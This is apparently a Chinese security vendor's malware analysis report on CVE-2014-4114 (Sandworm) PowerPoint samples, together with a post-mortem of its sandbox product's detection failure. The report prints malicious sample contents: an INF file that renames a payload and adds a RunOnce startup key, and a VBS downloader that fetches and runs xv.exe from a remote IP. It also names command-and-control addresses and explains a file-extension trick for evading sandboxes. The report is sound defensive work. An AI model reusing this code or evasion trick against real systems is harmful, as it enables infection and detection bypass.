

482	855.250535	192.168.226.131	192.168.226.255	NBNS	92 Name query NB WPAD<00>
483	856.577507	192.168.226.131	95.143.193.131	TCP	66 49159-80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM
484	859.676749	192.168.226.131	95.143.193.131	TCP	66 [TCP Retransmission] 49159-80 [SYN] Seq=0 win=8192 Len=0 MS
485	865.594281	192.168.226.131	95.143.193.131	TCP	62 [TCP Retransmission] 49159-80 [SYN] Seq=0 win=8192 Len=0 MS

该样本的核心行为是, 创建 DLL 文件, 加载 DLL 为自启动项。DLL 文件执行后在内存中解密并运行, 有更新、下载、加载插件等功能, 运行后进行 C&C 网络行为。投放途径为利用漏洞 CVE-2014-4114 投放。

### 4.3 其它相关文件样本分析

原始文件名	slides.inf
样本 MD5	8313034e9ab391df83f6a4f242ec5f8d
样本大小 (b)	446b
样本格式	Text/Windows.INF
样本命名	Trojan/Win32.Agent
文件内容	<pre> ; 61883.INF ; Copyright (c) Microsoft Corporation. All rights reserved. [Version] Signature = "\$CHICAGO\$" Class=61883 ClassGuid={7EBEFBC0-3200-11d2-B4C2-00A0C9697D17} Provider=%Msft% DriverVer=06/21/2006,6.1.7600.16385 [DestinationDirs] DefaultDestDir = 1 [DefaultInstall] RenFiles = RxRename AddReg = RxStart [RxRename] slide1.gif.exe, slide1.gif [RxStart] HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\slide1.gif.exe </pre>
分析结论	<p>此配置文件的功能请见第二节漏洞原理部分，其中添加的注册表启动项只执行一次，当 slide1.gif.exe 执行后会创建一个快捷方式放入启动目录中以达到恶意代码启动的目的。此时注册表启动项已达到目的，再启动计算机后，此注册表 RunOnce 项便无此条启动命令。</p>


原始文件名	view.ph
样本 MD5	48937e732d0d11e99c68895ac8578374
样本大小(b)	173,568b
样本格式	BinExecute/Microsoft.EXE[:X86]

<p>样本命名</p>	<p>Trojan/Win32.BTSGeneric</p>
<p>本地行为</p>	<ol style="list-style-type: none"> <li>创建互斥量：Global\{3D5A1694-CC2C-4ee7-A3D5-A879A9E3A009}</li> <li>命令行替换驱动文件，并重新启动该服务。 /c "ping localhost -n 8 &amp; move /Y "C:\WINDOWS\dmboots" "C:\WINDOWS\System32\drivers\dmboot.sys" &amp; ping localhost -n 3 &amp; net start dmboot"</li> </ol>  <ol style="list-style-type: none"> <li>自删除操作。</li> </ol>  <ol style="list-style-type: none"> <li>延迟操作。</li> </ol>  <ol style="list-style-type: none"> <li>进行连接网络，使用 SSLV3 协议进行网络通信。</li> </ol>
<p>网络行为</p>	<p>连接远程 IP：端口：144.76.119.48：443 SSLV3 主动连接控制端，一旦连接成功，便等待远程命令</p>
<p>分析结论</p>	<p>此样本是后门类样本，运行于 Windows 平台，主动连接控制端，等待远程控制。投放途径为利用漏洞 CVE-2014-4114 投放。</p>
<p>原始文件名</p>	<p>shell.bcl</p>
<p>样本 MD5</p>	<p>bdc7fafc26bee0e5e75b521a89b2746d</p>
<p>样本大小(b)</p>	<p>639b</p>
<p>样本格式</p>	<p>Text/Windows.VBS</p>

样本命名	Trojan[Downloader]/VBS.Starter
代码内容	<pre> sub Main()     dim sh as Object     Print "Content-Type: text/xml"     Print ""     Print "&lt;?xml version=""1.0""?&gt;"     Print "&lt;Exploit&gt;"     cmd\$ = "cmd /C start \\94.185.85.122\public\xv.exe"     Print "&lt;Info&gt; The payload is application " + cmd\$ + "&lt;/Info&gt;"     Set sh = CreateObject("Wscript.Shell")     result\$ = sh.run (cmd\$)     if result\$ = 0 then         result\$ = ""     else         result\$ = "not"     end if     Print "&lt;Result&gt; The exploit has " + result\$ + " launched the payload " + "&lt;/Result&gt;"     Print "&lt;/Exploit&gt;" end sub </pre>
分析结论	此文件功能是从 94.185.85.122 下载 PE 文件 xv.exe 并执行。

原始文件名	default.txt
样本 MD5	EF618BD99411F11D0AA5B67D1173CCDF
样本大小(b)	115,200b
样本格式	BinExecute/Microsoft.EXE[:X86]
样本命名	Trojan/Win32.BTSGeneric
本地行为	<ol style="list-style-type: none"> <li>1. 创建互斥量: Global\{D386895F-2B72-4F17-BBD4-FA1318CE2ABA};</li> <li>2. 在临时目录下, 创建文件 tmpB.tmp;</li> <li>3. 复制 tmpB.tmp 到目录 "C:\WINDOWS\system32\Macromed" 中, 并重命名为 "flashplayerapp.exe", 并运行该文件;</li> <li>4. flashplayerapp.exe 连接网络。</li> </ol>
网络行为	连接网络: <a href="https://46.4.28.218/mswinupdater/v/getcfg.php">https://46.4.28.218/mswinupdater/v/getcfg.php</a>

逆向分析



分析结论

此样本是后门类样本，运行于 windows 平台，主动连接控制端，等待远程控制。投放途径为利用漏洞 CVE-2014-4114 投放。

原始文件名	CCProjectMgrStubEx.dll
样本 MD5	de6c083b7f6bcd404375285eb7ce98ba
样本大小(b)	115,712b
样本格式	BinExecute/Microsoft.EXE[:X86]
样本命名	Trojan/Win32.Agent
本地行为	<ol style="list-style-type: none"> <li>1. 判断指定国家进行攻击；</li> <li>2. 具有反调式功能。如：（IsDebuggerPresent、IsProcessorFeaturePresent）；</li> <li>3. 创建线程，进行相关操作；</li> <li>4. 使用 base64 进行信息编码。</li> </ol>
分析结论	此样本为恶意程序调用模块。

#### 4.4 历史关联样本

安天 CERT 在病毒库中进行了初步的检索，寻找到一个载荷行为相似的历史样本，安天还会继续寻找类似攻击相关的其他样本。


原始文件名	spisok_paroliv.doc
样本 MD5	78387651dd9608fcdf6bfb9df8b84db4
样本大小(b)	159,744b
样本格式	BinExecute/Microsoft.EXE[:X86]
样本命名	Trojan[Backdoor]/Win32.Fonten.c

主要行为

1. 程序图标： word 文档图标（如下图）



2. 行为：释放文件包括 doc 并打开，伪装成 doc，添加启动目录 lnk，释放 FONTCACHE .dat 文件 FONTCACHE.DAT 46649163c659cba8a7d0d4075329efa3，导出函数名与 slide.gif 释放的 DAT 文件导出函数发生变化。



分析结论

此样本与本漏洞利用主要载荷样本行为十分相似，为有关联样本。

## 5 对追影安全平台检测问题的复盘分析

使用安天反 APT 产品的某用户在 2014 年 10 月 14 日 18 时许，将上述样本投放到安天追影安全平台中进行测试，反馈问题如下：

1. 样本流经设备后，不能触发报警；
2. 在测试终端上，观看样本后，其所下载 slide1.gif 的文件会被平台报警。

安天相关研发分析团队对用户所反馈的信息连夜进行了分析，最后定位了问题。鉴于相关经验教训可能对 APT 检测分析工作有一定意义，因此我们将其记录于此。

如图 5-1 所示，安天追影安全平台由两个设备组成，一台是 VDS 网络病毒监控系统，其接入网络设备镜像口，获得旁路流量，进行还原，调用反病毒引擎进行检测，同时对不能识别的对象投入到另一台追影高级威胁鉴定器设备中去分析，而 VDS 可以定期获取检测结果刷新原有的检测记录。鉴定器即采用沙箱虚拟分析的机理设计。从目前来看，业内同类产品基本采用这一“流量+沙箱”的方案。不同的只是是否支持直路串接，是否整合为一台设备等等。




图 5-1 安天追影安全平台的部署

经我们对用户测试情况的多次复盘，最终得出了先骨干现象的原因。用户所获取的 4114 样本，扩展名为 PPT\$ (\$可能其样本提供者所加，以避免样本被误打开)，因此用户将其扩展名更名为 PPT，采用 HTTP 下载的方式，构造了攻击事件，但此时文件虽然被获取，但鉴定器并未得出结论。图 5-2 是安天 PMC 测试组于次日做的事件再现，此时可见未获正确检出结果。

捕获时间	文件MD5	文件大小	源地址	目的地址	源端口	目的端口	恶意代码名称	鉴定器分析	文件下载
10-15 17:40	330E8D23A882E8A0CA6D166755408EB1	108917	124.124.124.202	124.124.124.201	80	55039	N/A	查看	下载

图 5-2 事件再现后的捕获文件日志

而用户在客户端播放该 PPT 样本后，追影安全平台对一个名为 Slide1.gif 文件的下载对象完成了捕获和报警。安天 PMC 测试组通过内网环境模拟下载了这个程序，发现其会被检测到。关于这个文件的自动化分析报告，参见图 5-5、图 5-6。由于复盘抓图测试时，VDS 设备的 AVL SDK 引擎已经更新，因此恶意代码名称，不再是附件中的自动化命名。而追影安全平台产品和安天自用的内部环境，都能分析出样本的相关行为。

捕获时间	文件MD5	文件大小	源地址	目的地址	源端口	目的端口	恶意代码名称
10-15 17:43	8A7C30A7A1058D62EE71214D268865E3	108544	124.124.124.202	124.124.124.201	80	41035	Trojan/Win32.SGeneric

图 5-3VDS 捕获 Slide1.gif 实体文件

检出时间	恶意代码名称	源地址	目的地址	源端口	目的端口	病毒类型	协议	涉及域名
10-15 17:43	Trojan/Win32.SGeneric	124.124.124.202	124.124.124.201	80	41035	木马	HTTP	124.124.124.202

图 5-4VDS 检出 Slide1.gif 恶意程序

### 文件分析报告

文件被 [网络威胁感知相关设备](#) 发现，经由安全云鉴定器、智能学习鉴定器、静态分析鉴定器等鉴定分析。依据静态分析鉴定器最终将文件判定为恶意程序。

文件名:	8A7C30A7A1058D62EE71214D268865E3
文件类型:	BinExecute/Microsoft.EXE[X86]
大小:	106 KB
MDS:	8A7C30A7A1058D62EE71214D268865E3
首次发现时间:	2014-10-15 17:34
未次发现时间:	2014-10-15 17:34
病毒类型:	恶意程序
恶意判定/病毒名称:	VCS/Instruction.PEEPOCheck
判定依据:	静态分析
下次鉴定时间:	约2周

#### 静态启发式检测

检测类型	检测点	详细说明
编译指令	未知壳	未被公开的壳，经常被恶意代码使用，用来保护恶意程序被查杀。
PE结构	无版本信息并且不是GCC编译器	除GCC编译器外，常规编译器均默认包含版本信息。如果不是GCC编译器，并且不包含版本信息，显然是作者故意抹掉版本信息，逃避追查。
PE结构	入口点遮蔽	使用了入口点遮蔽 (Entry-Point Obscuring, EPO)的病毒编码技术。EPO技术可以躲避杀毒软件的检测。

#### 最近查询记录

时间	协议	源IP	源端口	源MAC	目的IP	目的端口	目的MAC
2014-10-15 17:34	HTTP	124.124.124.202	80	d4-ae-52-63-85-1d	124.124.124.201	41035	00-15-17-8b-1a-36

图 5-5 追影安全平台对 Slide1.gif 的鉴定报告

slide1.gif分析报告  
(追影高级威胁鉴定系统)

文件信息

类型	文件
名称	slide1.gif
大小	108544
类型	exe
MD5	8a7c30a7a105bd62ee71214d268865e3
PDB路径	
壳	
恶意判定	yes
病毒类型	malware
病毒名	VCS/Instruction.PEEP0Check

文件概述

---

汇总发现

发现威胁	危险等级
自删除	★★★★

释放PE文件	文件路径=C:\Documents and Settings\LocalService\Local Settings\Application Data\FONTCACHE.DAT	★
获取磁盘类型	磁盘名=C:\ 磁盘名=C:\WINDOWS\system32\ 文件=C:\Documents and Settings\LocalService\「开始」菜单\程序\启动\{004B04A9-04A9-C12A-A904-4B00A9044B00}.lnk	★
敏感位置创建快捷方式		★

图 5-6 安天 CERT 自用的内部追影的分析报告

尽管可以对 PE 载荷进行检测，但沙箱未能对文件告警，是一个严重的产品问题，安天 PMC 测试小组在引擎部门的配合下，经过一夜的分析，锁定了问题的原因。测试小组经分析结论为，**该部分未能成功检测，与追影鉴定器的对格式和文件名的识别策略，以及打开方式等设计不够完善有关**，具体原因如下，供同仁们尽情鄙视吐槽：

1. 追影鉴定器对格式文档的默认投放策略为，如果带有合法的文档扩展名（doc、docx、xls、xlsx、ppt、pptx、rtf、pdf）等，则保留原文件，按照预设版本策略，选择虚拟机，进行关联加载。而如果没有合法文档扩展名，则按照 AVL SDK 反病毒引擎所识别出的格式，获取对应扩展名进行投放。
2. 经我们手工重新投放测试，样本被命名为.ppt 后，无论在虚拟机中还是实体机中。被 Powerpoint 打开后，进入相关 PPT 编辑界面，不会触发恶意行为。
3. 而如果手工把样本改为 pptx，则会弹出如图 5-7 的格式不一致的提示，从而打开失败。



图 5-7Powerpoint 的格式告警

4. 该样本实际上既非 ppt 格式，也非 pptx 格式，而是与 pptx 格式相近的 ppsx 播放格式，而触发该漏洞有三种路径：
- 其扩展名被命名为 ppsx，打开后即自动播放触发；
  - 其扩展名被命名为 ppt，打开后进入编辑，此时需要由人工播放触发；
  - 其扩展名被命名为 ppt，打开后进入编辑，点击如图 5-8 中，我们用红笔标注的两个 OLE 对象也可以触发。但实际上 c 并不处在一个合理的攻击路径上，因此路径 b 实际上可以称为一个对于部分沙箱系统的“免杀”。




图 5-8 ppt 格式文档页面截图

5. 针对上述问题做策略调整后，追影沙箱可以检测本样本（如图 5-9、图 5-10 所示），并可以触发其行为，以及其他采用类似“免杀”策略的样本。即我们增加了按照合法扩展名和格式识别对应扩展名各执行一次的策略，同时对 ppt 格式样本，增加了 /C 参数对 ppt 进行播放。

文件信息		
类型	文件	
名称	Exploit.CVE-2014-4114xxv.ppsx.pptx.d-1413341456.22	
大小	108917	
类型	ppsx	
MD5	330e8d23ab82e8a0ca6d166755408eb1	
PDB路径		
壳		
恶意判定	yes	
病毒类型	malware	
病毒名		
文件概述		
文件描述器的主要目的是威胁系统及信息安全。文件类型是 Document/Microsoft PowerPoint 2007-2013，大小为 108917 字节。运行它需要添加 IPC 共享。疑似查找杀软进程。获取系统信息。获取系统信息（处理器信息、处理数据类型等）。获取计算机名。创建窗口。获取磁盘类型。获取主机内存信息。播放窗口。播放格式打开。禁止复制读取。防止杀毒软件扫描。上传。获取系统附加数据。隐藏文件。		
汇总发现		
发现威胁	危险等级	
添加IPC共享	★★★★	
疑似查找杀软进程	★★★★	
危险行为		
行为描述	附加信息	危险等级
添加IPC共享	文件名=\Device\LanmanRedirector\94.185.85.122\IPC\$	★★★

图 5-9 ppsx 格式追影分析成功发现威胁

网络监控

http

方法	URI	端口
OPTIONS	http://94.185.85.122/	80
PROPFIND	http://94.185.85.122/public	80
PROPFIND	http://94.185.85.122/public	80



图 5-10 ppsx 格式载体发现网络通信




图 5-11 ppsx 格式自动播放后截图

## 6 总结

多部门合写报告，作为 PMC 测试小组的组长，我因为“不懂安全技术”被抓来写总结。因此我只能更多整理同事们一天来的语言。

10月14日夜，在我们测试小组与引擎部门分析相关漏洞与产品问题的时候，安天 CERT 的几个小伙伴正在等待微软本月补丁发布，他们期待分析 SSL 漏洞。BOSS 在群里说，骤然理解了，什么是“同时打赢两场局部战争的能力”。

总工们怕我们会拿检测到哪个 PE 来掩饰问题，敲打我们说：“单放到一个实际的检测场景下看，一个 PE 载荷如果没有与其前导的格式溢出建立关联，这个事件的安全等级会下降。其可能被与其他普通的事件混合在一起。从而导致不被关注，因此对这个 PE 告警的价值大打折扣。”

几个老家伙一直在线等待我们的验证报告，凌晨两点，我们反馈了初步的结果，并根据扩展名为.ppt 的情况下，漏洞需要人工播放才能触发，我们也给出了需要重视相关免杀技巧的结论。

在 15 日早晨，当我们把验证结论发送给发现问题的用户方研究人员时。他回信宽慰我们，你们能够检测到后面下载的 PE 样本，也部分证实了产品能力。

但我们不能原谅自己，一个安全产品不能按照预期的设计全面和有效地应对威胁，这是工程师团队的耻辱。

要感谢专业的用户帮我们验证和发现了问题，用户是最好的老师！

而我又犯错误了，早上接受采访时，我把具有“免杀”效果的.ppt 扩展名说成了.pptx。15 日下午，根据对目前所能获取到的所有信息的复盘，安天 CERT 部门给出了另一个观点，尽管上述绕过沙箱的方法是可行的，并在用户测试中确实部分绕过了我们的追影平台。但除了用户自己手工修改名字的这个样本外，从安天自身已经获得样本和其他信息中，没有发现样本投放中使用了上述技巧的实证。但大家都忧心忡忡地认为，从攻击的趋势来看，攻击者通过构造和社工的方法，让文档的真正打开者能按照攻击者设想条件触发攻击，而在沙箱中无法触发。这必然是今后“流量+沙箱”类产品解决方案面临的主要挑战。随着沙箱的普及，恶意代码开发者也会不断地增加各种对抗沙箱的条件，类似验证码，人工点击或者播放等条件对攻击者很容易预设，而自动化的沙箱却很难逾越，需要不断的对抗完善。

Seak 发了一条微博，这让我可以省去自己想结尾：

“从广义上说，入口点是确定性攻击路径的起点”，而从这个意义上看，EPO 和 Stolen Code 都注定会在格式溢出构造技巧中找到影子。社会工程学可以把被攻击者导向那个“起点”，而对鉴定器来说，这个起点又可以足够隐蔽。

## 附录一：鸣谢

本报告的缘起是安天 PMC（产品与项目管理中心）对用户反馈 BUG 的复盘，PMC 测试组在引擎部门的配合下贡献了报告的第五部分和第六部分，而前四部分由安天的引擎和 CERT 两个部门编写。人员跨越三地，时间仓促紧急，内容也出现了一些疏漏。

值得欣慰的是，我们的工作获得了 CNCERT/CC、CNNVD、XCERT 等机构组织的关注和指导。

首先感谢我们的用户，以非常专业的敏感性和水准帮我们发现了产品问题。亦特别感谢同行们、网友们提出的非常宝贵的意见建议：

感谢下列新浪微博网友（排名不分先后）：

- @5ACGT，为我们提供了后续分析建议，并提供了另一个漏洞编号作为参考。
- @instruder 指出我们对漏洞成因描述有误。我们正在做进一步的检查和整理。
- @0xBigBan 建议我们给予 Slide.gif 更深入的分析，我们后续对这个样本单独完善报告作为附件。
- @江湖一 apple，对我们样本载荷描述中的错误予以指出。
- @Evil\_xi4oyu @rtsday 等提出的观点对我们如何正确看待这个漏洞和后续工作有非常重要的价值。
- @huhu，指出文档中漏洞验证部分的版本信息问题。
- @猪儿虫小次郎 @谭晓生 @余弦等多位同行友人的积极转发本文，并给予我们鼓励，在此不一一致谢了。

## 附录二：参考资料

- [1] CVE-2014-4114: Details on August BlackEnergy PowerPoint Campaigns (Robert Lipovsky, ESET)  
<http://www.welivesecurity.com/2014/10/14/cve-2014-4114-details-august-blackenergy-powerpoint-campaigns/>
- [2] Analysis of SandWorm (CVE-2014-4114) 0-Day (Deepen Desai)  
<http://research.zscaler.com/2014/10/analysis-of-sandworm-cve-2014-4124-0-day.html>
- [3] iSIGHT discovers zero-day vulnerability CVE-2014-4114 used in Russian cyber-espionage campaign(Stephen Ward)  
<http://www.isightpartners.com/2014/10/cve-2014-4114/>
- [4] SANDWORM APT Windows OLE PACKAGE 0day 来袭 (南京翰海源)  
[http://blog.vulnhunt.com/index.php/2014/10/14/cve-2014-4114\\_sandworm-apt-windows-ole-package-inf-](http://blog.vulnhunt.com/index.php/2014/10/14/cve-2014-4114_sandworm-apt-windows-ole-package-inf-)

[arbitrary-code-execution/](#)

[5] 沙虫事件木马分析：BlackEnergy Use in Oday Attack CVE-2014-4114 (南京翰海源)

<http://blog.vulnhunt.com/index.php/2014/10/16/blackenergy-use-in-oday-attack-cve-2014-4114/>

## 附录三：事件日志

时间	工作内容
2014-10-14 下午	安天 CERT 获得样本，因尚在破壳分析收尾工作中，及有其他工作安排，未在第一时间启动分析。
2014-10-14 傍晚及夜间	安天 PMC 接到用户 X 反馈相关样本及产品现象，启动产品分析，并于次日凌晨 2 点形成问题结论，并反馈用户。
2014-10-15 上午	安天引擎部门对应样本漏洞原理做人工分析，并修改追影 ppt、pptx 加载机制修补产品问题。
2014-10-15 下午	安天 CERT 整理分析相关样本，检索历史行为相似历史样本进行初步分析。启动漏洞各环境和配置条件验证。
2014-10-15 21 点	整个三部门分析结果形成报告第一版。
2014-10-15 23 点	报告做第一次修订。
2014-10-16 上午	分析 Win XP 环境与 Win7 环境下行为触发不一致问题。
2014-10-16 上午	进行载荷深入分析和多环境验证。
2014-10-16 夜	报告做第二次大修订，根据网友互动细节做出修订调整。
2014-10-17 上午	报告做第三次修订，扩容载荷分析内容，根据简单复盘形成本日志。

## 附录四：关于安天

安天是专业的下一代安全检测引擎研发企业，安天的检测引擎为网络安全产品和移动设备提供病毒和各种恶意代码的检测能力，并被超过十家以上的著名安全厂商所采用，全球有数万台防火墙和数千万部手机的安全软件内置有安天的引擎。安天获得了 2013 年度 AV-TEST 年度移动设备最佳保护奖。依托引擎、沙箱和后台体系的能力，安天进一步为行业企业提供有自身特色的基于流量的反 APT 解决方案。

关于反病毒引擎更多信息请访问：<http://www.antiy.com>（中文）

<http://www.antiy.net>（英文）

关于安天反 APT 相关产品更多信息请访问：<http://www.antiy.cn>